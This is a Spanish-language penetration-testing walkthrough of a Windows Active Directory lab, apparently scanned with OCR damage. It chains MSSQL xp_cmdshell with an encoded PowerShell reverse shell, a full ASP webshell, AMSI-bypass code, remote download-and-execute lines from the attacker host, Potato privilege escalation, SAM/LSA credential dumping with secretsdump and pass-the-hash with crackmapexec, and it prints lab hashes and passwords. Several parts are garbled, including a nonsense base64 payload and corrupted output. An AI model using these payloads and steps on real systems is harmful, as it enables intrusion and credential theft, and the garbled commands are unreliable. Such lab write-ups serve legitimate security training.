[*] Encryption required, switching to TLS
[*] EMCHANGE(DATABASE): Old Value: master, New Value: master
[*] EMCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] EMCHANGE(PACKETSIZE): Old Value: 4096, New Value: 36192
[*] INFO(CASTELBLACKSQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(CASTELBLACKSQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 Tides)
[*] Press help for extra shell commands
```

Enumeramos **logins** con **enum_logins**:

[illegible]

Command execution para obtener shell

- Crear **exploit** en python:

Crearemos un **exploit** que convierte un **powershell webshell** básico a **base64** y que pasa por alto windows defender:

Creamos **exploit.py** y le pasamos como argumento la ip y el puerto:

[illegible]

Lo lanzamos a través de **mssqlclient.py** con el comando **xp_cmdshell** mientras ponemos **netcat** en escucha por el puerto que le hemos indicado:

```
(thinking@hacklab) [-] /shutdown/mysqlpacket/examples/
$ python3 mysqlclient.py -windows-auth north.servingdns.local/jon.smith:somethingmustelblack,north.servingdns.local
mysqlpacket 99.18.1.few:33023028.1AAB.07B484c - Copyright 2022 Fortis

[*] Encryption required, switching to TLS
[*] ENCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENCHANGE(PACKETSIZE): Old Value: 4096, New Value: 36192
[*] INFO(CASTELBLACK/SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(CASTELBLACK/SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: result: 1 - Microsoft SQL Server [150 7286]
[+] Press Help for extra shell commands
[+] (NORTH)jon.smith:mysqlpacket> xp_cmdshell powershell -exec bypass -msc EgaKBMARAPSAACATgHfRkALQBmJIAZgtLAMBAGAgAFMAICP
AHKAZQSTACACHgptLARqALgSTAGBAyVbWdUAGASZACVAWBDATAAQwBSAGRAZQBvHQMAMNDPCGAVAYACVAPCAZADpCALSAIRDTALpAVACIALAAABAOAAAHAACKAdNA
ACQAwAGABDAATAKAMMALgBRMAGAZPATASHCgptLAQAAGCAKCAQWBBKOCIAQGBACILAWBIDAFPAZUBIACAAFCAGADAALgKdYDVARQALNDMMNBBCACUWwwWWMBZAw
AVCAAAAGAGUAZAGAcPaLABACA/PQAACACAwAAATeAZGBFAAGAAVAVAGIZALAgRDWALLAgACUYAYVAMAEWAZCBAGAdAGwACIAEQAGACVAbgLIACAPAAApAhxACP
ACAAZAAGACGAZAAWABBAZAAHELAZGBIACBATwLIAWAAZOBjARQATXALFPQwQHwOHUATgRWAMAZDGAATWACBIIHWAZOBRICAAVAAIAnHqIAHAAATFALWDEAFACOE
AGAAVbWAGIAQzBAASCACQAwEeAZGBMFwAGAyBgBrhACpLRBJICQWAAHAAACMLABAPQADWAAACAAZAFgAACAAABzCGTATAAACAAHBPAGMeAAAgAQZAN
ADIAFVAMIDEAENBRLAAWELLAPQALDBTAHQHCPgBMAAZWAGALSAAMWRACAAIAAgWCALAJRZUGIAIAAMCAAMBEAFHGAZGBRHQALgSTAGAAVbWAGACBAGCACDIA
ADOACOSTAPASZBALALgBRMGUAGABCAWMAWBLNBAWAAWAAWAAVgACACIAZAAWAAWAAWAAACMLABAPABACpAgCAAAZAFgACQAwAFACpBBAHZAGZAGACQACwB
ACWAAWAAWACwB LACAAATADAAZwBBAGQKQATAAIAZAGCAAAZAAWAAWALgBOPwHfORERAGAAWpkAAATGA7AAWAAZABJACAAQwBwABBAcwBtLACgBwAAWAA=
```

```
output
-----
% C:\EURL
```

```
(thinking@hacklab) [-]
$ ex -lvp 4444
Listening on [any] 4444 ...
connect to [192.168.16.1] from (UNKNOWN) [192.168.16.22] 8044
shame!
north/sql_svc
ps -lx


directory: C:\Windows\system32
```

Name	LastWriteTime	Length	Size
d----	3/17/2023 3:50 PM		8400
d----	3/17/2023 3:50 PM		1033
d----	3/18/2023 2:58 AM		advancedinstallers
d----	9/15/2018 12:19 AM		sm-et
d----	9/15/2018 12:19 AM		AppLocker
d----	3/18/2023 3:50 AM		appliance

Escalando privilegios

IIS - Webshell

Hemos encontrado una aplicación en asp.net en <http://192.168.56.22/Default.aspx> que nos permite realizar la subida de archivos.



Esto nos brinda la posibilidad de cargar un **webshell** en **asp** para obtener la ejecución de comandos en el servidor:


Webshell:

```

<%
Function getResult(theParam)
    Dim objSh, objResult
    Set objSh = CreateObject("WScript.Shell")
    Set objResult = objSh.exec(theParam)
    getResult = objResult.StdOut.ReadAll
end Function
%>
<HTML>
<BODY>
    Enter command:
    <FORM action="" method="POST">
        <input type="text" name="param" size=45 value="<%= myValue %>">
        <input type="submit" value="Run">
    </FORM>
    <p>
    Result :
    <%
    myValue = request("param")
    thisDir = getResult("cmd /c" & myValue)
    Response.Write(thisDir)
    %>
    </p>
    <br>
    </BODY>
</HTML>

```

Lo añadimos a un **webshell.asp** y lo subimos.



Accedemos a la carpeta **uploads** (<http://192.168.56.22/upload/webshell.asp>) y tenemos nuestro **webshell** operativo:



Podemos ejecutar el **exploit** que hicimos antes para mssql en el webshell:



```

(th3king@h4cklab)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.22] 61201
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
ps>

```

Si ejecutamos **whoami /all** podemos ver que privilegios tenemos:

```

ps whoami /all

USER INFORMATION
-----

User Name          SID
-----
11x appool\defaultappool 5-1-1-02-3086700729-524189612-1745683364-79489219-4094899413

GROUP INFORMATION
-----

Group Name          Type          SID          Attributes
-----
Mandatory Label\High Mandatory Level Label          5-1-16-11286
Everyone            Well-known group 5-1-1-0      Mandatory group, enabled by default, Enabled group
BUILTIN\Users        Alias          5-1-1-32-545 Mandatory group, enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group 5-1-1-6      Mandatory group, enabled by default, Enabled group
CONSOLE_CMON        Well-known group 5-1-1-11     Mandatory group, enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group 5-1-1-11     Mandatory group, enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group 5-1-1-15     Mandatory group, enabled by default, Enabled group
BUILTIN\USERS        Alias          5-1-1-32-545 Mandatory group, enabled by default, Enabled group
LOCAL               Well-known group 5-1-1-0      Mandatory group, enabled by default, Enabled group
Unknown SID type 5-1-1-02-8 Mandatory group, enabled by default, Enabled group


PRIVILEGES INFORMATION
-----

Privilege Name          Description          State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege        Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

```

y podemos ver que tenemos **SeImpersonatePrivilege** habilitado.

PrivateEsc



bypass amsi

Hay diferentes técnicas para **bypassear amsi** en este repositorio:

<https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>

Usaremos esta técnica <https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-Interfaz-AMSI/>

Original:

```
# Matt Graebers second Reflection method
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext',[Reflection.BindingFlags]'NonPublic,Static').GetValue($null),0x41414141)
```

Modificada:

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+ 'siUt'+ 'ils');$y=$x.
GetField('am'+ 'siCon'+ 'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
```

Son modificaciones triviales, pero suficientes para **bypassear defender** (amsi.txt)

```
#Patching amsi.dll AmsiScanBuffer by rasta-mouse
$Win32 = @"
```

```
using System;
using System.Runtime.InteropServices;
```

```
public class Win32 {
```

```
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);

[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
lpflOldProtect);
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Una vez creada **amsi.txt** con nuestro exploit, creamos un servidor python para descargarlo en la víctima:

```
(th3king@h4cklab)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.22 - - [25/Jan/2023 20:41:07] "GET /amsi.txt HTTP/1.1" 200 -
```

Como hemos visto anteriormente, tenemos una shell en la máquina víctima, bastará ejecutar nuestros comandos para realizar el **bypass de amsi** y ejecutar nuestro **payload**:

```
(th3king@h4cklab)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.22] 61201
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32
ps>
```

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+[char]0x53+'iUt'+[char]0x49)
;$y=$x.GetField('am'+[char]0x53+'Con'+[char]0x54+'text',[Reflection.BindingFlags]'NonPublic,Static')
;$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
```

```
(new-object  
system.net.webclient).downloadstring('http://192.168.56.1:80/amsi.txt')|EX
```

```
ps - |> {> $?}.Assembly.GetType('System.Management.Automation.Runspaces.Runspace') |> {> $?}.GetField('m_sockets', [Reflection.BindingFlags] 'NonPublic,Static') |> {> $?}.GetValue($null) |> {> $?}.GetType().GetMethod('Add') |> {> $?}.Invoke($null, $args)
ps -> (New-Object system.net.webclient).DownloadString('http://192.168.56.1:8080/api/1/1111')
ps -> exit 0 /all
```

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Ahora tenemos derechos de administrador.

winPeas

Esta herramienta popular es muy conocida por contener una gran lista de métodos de detección para **escalar privilegios**.

Repositorio: <https://github.com/carlosopolop/PEASS-ng/tree/master/winPEAS>

Como es una herramienta de **windows**, vamos a cargar el ensamblado con **powershell** completo en la memoria de la víctima (así evitamos subir los ficheros al disco).

Descargamos winPeas.exe en nuestra máquina con:

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe

Posteriormente creamos un servidor python para **compartir el recurso**:

```
(th3king@hacklab)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

y en nuestra victima descargamos el fichero

```
$data=(New-Object
System.Net.WebClient).DownloadData('http://192.168.56.1:80/winPEASany_ofs
.exe');
```

Cargamos el **ensamblaje en memoria**:

```
$asm = [System.Reflection.Assembly]::Load([byte[]]$data);
$out = [Console]::Out;$sWriter = New-Object
IO.StringWriter,[Console]::SetOut($sWriter);
[winPEAS.Program]::Main("");[Console]::SetOut($out);$sWriter.ToString()
```

```
(th3king@hacklab)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.22] 61212
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
ps> $data=(New-Object System.Net.WebClient).DownloadData('http://192.168.56.1:80/winPEASany_ofs.exe')
ps> $asm = [System.Reflection.Assembly]::Load([byte[]]$data);
ps> $out = [Console]::Out;$swriter = New-Object IO.StringWriter;[Console]::SetOut($swriter);
ps> [winPEAS.Program]::Main("");[Console]::SetOut($out);$swriter.ToString()
```

Winpeas tardará varios minutos en completarse y devolvernos la información:

[illegible]

[illegible]

Observamos que tenemos **SelpersonatePrivilege** el cual podemos usar para escalar, usando la técnica **Potatoes**:

```

***** Current Token privileges
* Check if you can escalate privilege using some enabled token: https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#token-manipulation
ahim@tokem-manipulation:
ScAssignPrimaryTokenPrivilege: DISABLED
ScIncreaseQuotaPrivilege: DISABLED
ScChangeNotifyFilePrivilege: SE_PRIVILEGE_ENABLED BY DEFAULT, SE_PRIVILEGE_ENABLED
ScPowerUserPrivilege: SE_PRIVILEGE_ENABLED SE_ADMIN, SE_PRIVILEGE_ENABLED
ScCreateLocalPrivilege: SE_PRIVILEGE_ENABLED BY DEFAULT, SE_PRIVILEGE_ENABLED
ScIncreaseWorkingSetPrivilege: DISABLED

```



```

ps> (New-Object System.Net.WebClient).DownloadFile('http://192.168.56.1:8080/runme.bat', 'c:\temp\runme.bat')
ps> $data=(New-Object System.Net.WebClient).DownloadData('http://192.168.56.1:8080/SweetPotato.exe');
ps> $asm = [System.Reflection.Assembly]::Load([byte[]]$data);
ps> $out = [Console]::Out;$writer = New-Object IO.StringWriter;[Console]::SetOut($writer);
ps> [SweetPotato.Program]::Main($($ -p=C:\temp\runme.bat'));[Console]::SetOut($out);$writer.ToString();

```

./runme.bat

```

(th3king@h4cklab)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.22] 57967
whoami
nt authority\system

```

BadPotato

BadPotato con PowerSharpPack

Clonamos el repositorio de PowerSharpPack.

```
git clone https://github.com/S3cur3Th1sSh1t/PowerSharpPack
```

Debemos saltarnos amsi:

Creamos este fichero **amsi.txt**

```

# Patching amsi.dll AmsiScanBuffer by rasta-mouse
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")

```

```
$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Ejecutamos los siguientes comandos en nuestra reverse shell:

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+[char]0x54+'ils');$y=$x.GetField('am'+[char]0x53+'Can'+[char]0x74+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
```

```
iex(new-object system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi.txt')
```

```
iex(new-object net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1')
```

```
Invoke-BadPotato -Command "c:\temp\runme.bat"
```

```
(th3king@h4cklab)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.22 - - [27/Jan/2023 18:46:23] "GET /amsi.txt HTTP/1.1" 200 -
192.168.56.22 - - [27/Jan/2023 18:46:34] "GET /PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1 HTTP/1.1" 200 -
192.168.56.22 - - [27/Jan/2023 18:46:51] "GET /PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1 HTTP/1.1" 200 -

ps> $x=[Ref].Assembly.GetType('System.Management.Automation.Am'+[char]0x54+'ils');$y=$x.GetField('am'+[char]0x53+'Can'+[char]0x74+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
ps> iex(new-object system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi.txt')
ps> iex(new-object net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1')
Invoke-BadPotato -Command "c:\temp\runme.bat"
ps> iex(new-object net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1')
ps> Invoke-BadPotato -Command "c:\temp\runme.bat"
```

```
(th3king@h4cklab)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.22] 57967
whoami
nt authority\system
ps>
```

Tenemos reverse Shell con derechos de administrador.

O podemos crear un recurso smb compartido y volcarlo usando reg.py:

```
smbserver.py -smb2support share . #Creamos recurso compartido
```

```
reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName  
'HKLM\SAM' -o '\\192.168.56.1\share' # volcamos HKLM\SAM
```

```
reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName  
'HKLM\SYSTEM' -o '\\192.168.56.1\share' # volcamos HKLM\SYSTEM
```

```
(thinking@backlab)-[~]
$ smbserver.py -smb2support share .
Impacket v0.10.1.dev1-20210120.1601.2ba82abe - Copyright 2022 Fortra

[*] Config file passed
[*] Callback added for UUID 6B95B641-8ADD-11D0-BE09-000000000000 v1.0
[*] Callback added for UUID 6B95B641-8ADD-11D0-BE09-000000000000 v1.0
[*] Config file passed
[*] Config file passed
[*] Config file passed
[*] Config file passed
[*] Incoming connection (192.168.56.22,52174)
[*] AUTHENTICATE_MESSAGE (\,CASTLEBLACK)
[*] User CASTLEBLACK\ authenticated successfully
[*] ::::::::::::::::::::::::::::
[*] Connecting Share(1:IPC)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC)
[*] Disconnecting Share(2:share)
[*] Closing down connection (192.168.56.22,52174)
[*] Remaining connections []
[*] Incoming connection (192.168.56.22,52175)
[*] AUTHENTICATE_MESSAGE (\,CASTLEBLACK)
[*] User CASTLEBLACK\ authenticated successfully
[*] ::::::::::::::::::::::::::::
[*] Connecting Share(1:share)
[*] Disconnecting Share(1:share)
[*] Closing down connection (192.168.56.22,52175)
[*] Remaining connections []
```

```
(thinking@backlab)-[~]
$ reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SAM' -o '\\192.168.56.1\share'
Impacket v0.10.1.dev1-20210120.1601.2ba82abe - Copyright 2022 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Saved HKLM\SAM to '\\192.168.56.1\share\SAM.save
[*] Stopping service RemoteRegistry

(thinking@backlab)-[~]
$ reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SYSTEM' -o '\\192.168.56.1\share'
Impacket v0.10.1.dev1-20210120.1601.2ba82abe - Copyright 2022 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Saved HKLM\SYSTEM to '\\192.168.56.1\share\SYSTEM.save
[*] Stopping service RemoteRegistry
```

El formato de los hashes que nos devuelve secretsdump es:

<user>:<user id>:<LM hash>:<NT hash>:<comment><home dir>

LM: Es antiguo y viene desactivado de forma predeterminada a partir de Win Vista/server 2008

NT (NTLM): Está localizado en SAM y NTDS

NTLMv1 (NetNTLMv1): Se puede usar para hacer relay ntlm

NTLMv2 (NetNTLMv2): Es como ntlmv1 pero mejorado y más difícil de descifrar, permite relay ntlm

Si tenemos los archivos, podemos pasarlos por **secretsdump**:

impacket-secretsdump -sam SAM.save -system SYSTEM.save LOCAL

```
(theking@hacklab)-[~]
$ impacket-secretsdump -sam SAM.save -system SYSTEM.save LOCAL
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Target system bootKey: 0x534b63f79ce8507e6c495c947fce60a9
[*] Dumping Local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdbfd5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc583339d51f71d913c245d35b50b:::
[*] Cleaning up...
```

Para el Administrador tenemos su hash NT:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::

NT hash: dbd13e1c4e338284ac4e9874f7de6ef4

Cuando se compromete un primer objetivo en un sistema de directorio activo, siempre deberíamos probar si las cuentas locales son las mismas en todos los servidores, para esto podemos usar el ataque Pass the Hash en toda la red con CrackMapExec:

crackmapexec smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth

```
(theking@hacklab)-[~]
$ crackmapexec smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
[+] 192.168.56.10 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.11 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.12 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.13 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.14 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.15 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.16 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.17 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.18 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.19 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.20 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.21 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.22 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
[+] 192.168.56.23 445 ADMIN\ADMIN (name:ADMIN) (domain:ADMIN) (signing:True) (local-auth:True)
```

Como podemos ver **no hay reutilización de credenciales** entre castelblack y otros hosts.

Vamos a comprobar si se ha **reutilizado la contraseña local** como contraseña de administrador del **controlador de dominio**:

crackmapexec smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4'



Vemos que la contraseña del **administrador local de Castelblack** es la misma que la del **administrador de controlador de dominio de Winterfell** (north.sevenkingdoms.local).

LSA (Local Security Authority) y Caché de inicio de sesión

En un host que está incluido en un directorio activo de windows, se puede iniciar sesión con las credenciales de dominio aunque este no esté operativo. Esto se debe a que la caché guarda las credenciales para verificar la identidad. Esto se almacena en **C:\Windows\system32\config\SECURITY** (en HKLM\SECURITY) y al igual que en la base de datos SAM, se necesitará un archivo del sistema ubicado en **C:\Windows\system32\config\SYSTEM** (en HKLM\SYSTEM).

```
reg.py NORTH/jeor.mormont:'_L0ngCl@w_ '@192.168.56.22 save -keyName  
'HKLM\SYSTEM' -o '\\192.168.56.1\share'
```

```
reg.py NORTH/jeor.mormont:'_L0ngCl@w_ '@192.168.56.22 save -keyName  
'HKLM\SECURITY' -o '\\192.168.56.1\share'
```



Extraemos el contenido con **secretsdump**:

```
impacket-secretsdump -security SECURITY.save -system SYSTEM.save  
LOCAL
```

```

[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
NORTH.SEVENKINGDOMS.LOCAL/vagrant:$DCC2$10240#vagrant#a14c16d521e2f5773307299239284ce2
NORTH.SEVENKINGDOMS.LOCAL/hodor:$DCC2$10240#hodor#5bc7199ac749511548e282405e3ec096
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
dpapi_machinekey:b0c30155a51d59c06a1d45df51ef0d776b54628c6
dpapi_userkey:0x71af41f4e040ddb1db23b112e0183a6cd9b796f9
[*] $LAPN
0000  39 78 4d d0 43 06 1c f8 0e 07 ce 1c d0 28 ae b4  9 . T . C . . . . . P . .
0010  47 71 22 25 bf 3e fe 14 00 14 d0 a3 0f 33 de a2  0 g . R . . . . . B
0020  00 aa fa 25 01 45 81 2e 1a 98 29 d6 45 18 16 d0  . A . S . C . . . . . T . .
0030  ca 08 37 02 28 c3 ba 01 ae 33 49 cd 02 f8 02 ce  . W . . . . . T . .
0040  20 f8 a0 d4 7d 6e c0 d0 f7 1e 12 1f 5e f8 46 14 0a 30 f4 3d 04 20 84 f4 35 b1 4 5 5 7 e 1 6 0 2 9 e 0 4 5 5 5 1 f 4 c 9 4 6 1 7 8 3 2 b c 9 8 4 d 2 a 1 3 a 9 c d 7 e 0 9 2 c e
[*] _SC_MSSQL$SQLEXPRESS
(Unknown User):YouWillNotKerborastIngMeeeee
[*] Clearing up...

```

Como podemos ver, esto nos ha devuelto las credenciales del dominio en caché:

```

[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
NORTH.SEVENKINGDOMS.LOCAL/vagrant:$DCC2$10240#vagrant#a14c16d521e2f5773307299239284ce2
NORTH.SEVENKINGDOMS.LOCAL/hodor:$DCC2$10240#hodor#5bc7199ac749511548e282405e3ec096

```

